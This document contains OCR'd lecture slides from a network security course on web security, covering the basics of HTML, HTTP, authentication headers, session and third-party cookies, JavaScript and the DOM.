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CS6740: Network security


Web security.

Sources

1. Many slides courtesy of Wil Robertson: https://wkr.io
2. Dom-based XSS example courtesy of OWASP: https://www.owasp.org/index.php/DOM_Based_XSS
3. CSP discussion courtesy of HTML5Rocks: http://www.html5rocks.com/en/tutorials/security/content-security-policy/
4. Why is CSP Failing? Trends and Challenges in CSP Adoption: https://wkr.io/assets/publications/raid2014csp.pdf
5. Page Redder Chrome extension example code: https://developer.chrome.com/extensions/samples
6. Securing Legacy Firefox Extensions with Sentinel: https://wkr.io/assets/publications/dimva2013sentinel.pdf
7. Hulk: Eliciting Malicious Behavior in Browser Extensions: http://cs.ucsb.edu/~kapravel/publications/usenix2014_hulk.pdf

- Wikipedia HTTP Cookie; Same Origin Policy; Cross Site Scripting;Cross Site Request Forgery
- https://www.nczonline.net/blog/2009/05/05/http-cookies-explained/

Client-server model for the web



Timeline

- 1991: HTML and HTTP
- 1992/1993: First browser
- 1994: Cookies
- 1995: JavaScript
- 1995: Same Origin Policy (SOP)
- 1995, 1997, 1998 – Document Object Model
- 1996: SSL later to become TLS
- 1999: XMLHttpRequest

Applications with rich functionality and increased complexity; **today, modern browsers act as operating systems.**


Browser as an operating system

- Web users visit multiple websites simultaneously
- A browser serves web pages (which may contain programs) from different web domains (sources)
  - runs programs provided by mutually untrusted entities; running code one does not know/trust is dangerous
  - maintains resources created/updated by web domains
- Browser must
  - have a security policy to manage/protect browser-maintained resources and to provide separation among mutually untrusted scripts
  - confine (sandbox) these scripts so that they cannot access arbitrary local resources

Why care about web security

- Many sensitive tasks are done through web
  - Online banking, online shopping
  - Database access
  - System administration

- Web applications and web users are targets of many security and privacy related attacks
  - On the client side
  - On the server site
  - On the network




1: Web architecture

HTML and HTTP - 1991

- 1991: First version of Hypertext Markup Language (HTML) released by Sir Tim Berners-Lee
  - Markup language for displaying documents
  - Contained 18 tags, including anchor (<a>) a.k.a. a hyperlink
- 1991: First version of Hypertext Transfer Protocol (HTTP) is published
  - Berners-Lee's original protocol only included GET requests for HTML
  - HTTP is more general, many request (e.g. PUT) and document types

Web architecture circa-1992



HTML

- Hypertext Markup Language
  - HTML 2.0 → 3.2 → 4.0 → 4.01 → XHTML 1.1 → ~~XHTML 2.0~~ → HTML 5
- Syntax
  - Hierarchical tags (elements), originally based on SGML
- Structure
  - <head> contains metadata
  - <body> contains content

HTML example

```
<!doctype html>

<html>
<head>
    <title>Hello Wo
</head>
    <body>
        <h1>Hello World</h1>
     <img src="/img/my_face.jpg
        <p>
            I am 12 and what is
            <a href="wierd_thing.html">this</a>?
        </p>
        <img src="http://www.images.com/cats/
adorablekitten.jpg"></img>
    </body>
</html>
```


HTML may embed other resources from the same origin

… or from other origins (cross origin embedding)

HTTP

- Hypertext Transfer Protocol
  - Intended for downloading HTML documents
  - Can be generalized to download any kind of file
- HTTP message format
  - Text based protocol, typically over TCP
  - **Stateless**
- Requests and responses must have a header, body is optional
  - Headers includes key: value pairs
  - Body typically contains a file (GET) or user data (POST)
- Various versions
  - 0.9 and 1.0 are outdated, 1.1 is most common, 2.0 ratified

HTTP messages




HTTP methods

Verb	Description
GET	Retrieve resource at a given path
HEAD	Identical to a GET, but response omits body
POST	Submit data to a given path, might create resources as new paths
PUT	Submit data to a given path, creating resource if it exists or modifying existing resource at that path
DELETE	Deletes resource at a given path
TRACE	Echoes request
OPTIONS	Returns supported HTTP methods given a path
CONNECT	Creates a tunnel to a given network location

HTTP stateless design and implications

- Stateless request/response protocol
  - Each request is independent of previous requests
- Statelessness has a significant impact on design and implementation of applications
  - Hosts do not need to retain information about users between requests
  - Web applications must use alternative methods to track the user's progress from page to page
    - Cookies, hidden variables, ULR encoded parameters;

Session state in URL



Store session information in URL; Easily read on network

HTTP authentication before cookies

- Access control mechanism built into HTTP itself
- Server indicates that authentication is required in HTTP response
  - `WWW-Authenticate: Basic realm="$realmID"`
- Client submits base64-encoded username and password *in the clear*
  - `Authorization: Basic BASE64($user:$passwd)`
  - HTTP is stateless, so this must be sent with every request
  - No real logout mechanism
- Digest variant uses hash construction (usually MD5)

Cookies – 1994 (Mosaic Netscape 0.9beta)

- Originally developed for MCI for an e-commerce application as an access control mechanism better than HTTP Authentication
- Cookies are a basic mechanism for persistent state
  - Allow services to store about 4K of data (no code) at the client
  - State is reflected back to the server in every HTTP request
- Attributes
  - Domain and path restricts resources browser will send cookies to
  - Expiration sets how long cookie is valid; Without the expires option, a cookie has a lifespan of a single session. A session is defined as finished when the browser is shut down,
  - Additional security restrictions (added much later): HttpOnly, Secure
  - Manipulated by `Set-Cookie` and `Cookie` headers


Cookie fields

- An example cookie:


Name	session-token
Content	"s7yZiOvFm4YymG…."
Domain	.amazon.com
Path	/
Send For	Any type of connection
Expires	Monday, September 08, 2031 7:19:41 PM

Use cookies to store state info

- A cookie is a name/value pair created by a website to store information on your computer



Cookie example



Web authentication via cookies

- HTTP is stateless
  - How does the server recognize a user who has signed in?
- Servers can use cookies to store state on client
  - After client successfully authenticates, server computes an authenticator and gives it to browser in a cookie
    - Client cannot forge authenticator on his own (session id)
  - With each request, browser presents the cookie
  - Server verifies the authenticator

Typical session with cookies

Authenticators must be unforgeable and tamper-proof

(malicious clients shouldn't be able to modify an existing authenticator)

Session cookie example details

1. Client submits login credentials
2. App validates credentials
3. App generates and stores a cryptographically secure session identifier
   - e.g., Hashed, encoded nonce
   - e.g., HMAC(session_id)
4. App uses `Set-Cookie` to set session ID
5. Client sends session ID as part of subsequent requests using `Cookie`
6. Session dropped by cookie expiration or removal of server-side session record

Session cookies

- Advantages
  - Flexible – authentication delegated to app layer (vs. HTTP Authentication)
  - Support for logout
  - Large number of ready-made session management frameworks
- Disadvantages
  - Flexible – authentication delegated to app layer
  - Session security depends on secrecy, unpredictability, and tamper-evidence of cookie

Managing state

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src="http://www.images.com/cats/
      adorablekitten.jpg"></img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?
  - Only cookies for origin *D* that obey the specific path constraints

Browser cookie management

- Cookie Same-origin ownership
  - Once a cookie is saved on your computer, only the Web site that created the cookie can read it
- Variations
  - Temporary cookies
    - Stored until you quit your browser
  - Persistent cookies
    - Remain until deleted or expire
  - Third-party cookies
    - Originates on or sent to a web site other than the one that provided the current page

Third-party cookies example

- Get a page from merchant.com
  - Contains <img src=http://doubleclick.com/advt.gif>
  - Image fetched from DoubleClick.com: **DoubleClick now knows your IP address and page you were looking at**
- DoubleClick sends back a suitable advertisement
  - Stores a cookie that identifies "you" at DoubleClick
- Next time you get page with a doubleclick.com image
  - Your DoubleClick cookie is sent back to DoubleClick
  - DoubleClick could maintain the set of sites you viewed
  - Send back targeted advertising (and a new cookie)
- Cooperating sites
  - Can pass information to DoubleClick in URL, …

Cookies summary

- Stored by the browser
- Used by the web applications
  - used for authenticating, tracking, and maintaining specific information about users
    - e.g., site preferences, contents of shopping carts
- Cookie ownership
  - Once a cookie is saved on your computer, only the website that created the cookie can read it
- Security aspects
  - Data may be sensitive
  - May be used to gather information about specific users

JavaScript 1995

- 1995: JavaScript introduced with Netscape Navigator 2.0
  - Netscape allowed Java plugins to be embedded in webpages
  - Designed to be a lightweight alternative to Java for beginners
  - No relationship to Java, other than the name
- 1996: Microsoft introduces JScript and VBScript with IE 3.0 JScript was similar, but not identical to, JavaScript (embrace, extend, extinguish)
- Features
  - Dynamic, weakly-typed
  - Prototype-based inheritance
  - First-class functions

JavaScript

- Inline
  - `<a onclick="doSomething();"></a>`
- Embedded
  - `<script>alert('Hello');</script>`
- External
  - `<script src="/js/main.js"></script>`

JavaScript example

```
var n = 1;
var s = 'what';

var fn = function(x, y) {
    return x + y;
}

var arr = ['foo', 'bar',
0];

var obj = {
    msg: s,
    op: fn,
};
```

```
var fn = function(msg) {
    // ...
};

addEventListener('click',
fn, false);
```

Document Object Model (DOM)

- Provides an API for accessing browser state and frame contents
  - Accessible via JavaScript
- Browser state
  - Document, windows, frames, history, location, navigator (browser type and version)
- Document
  - Properties – e.g., links, forms, anchors
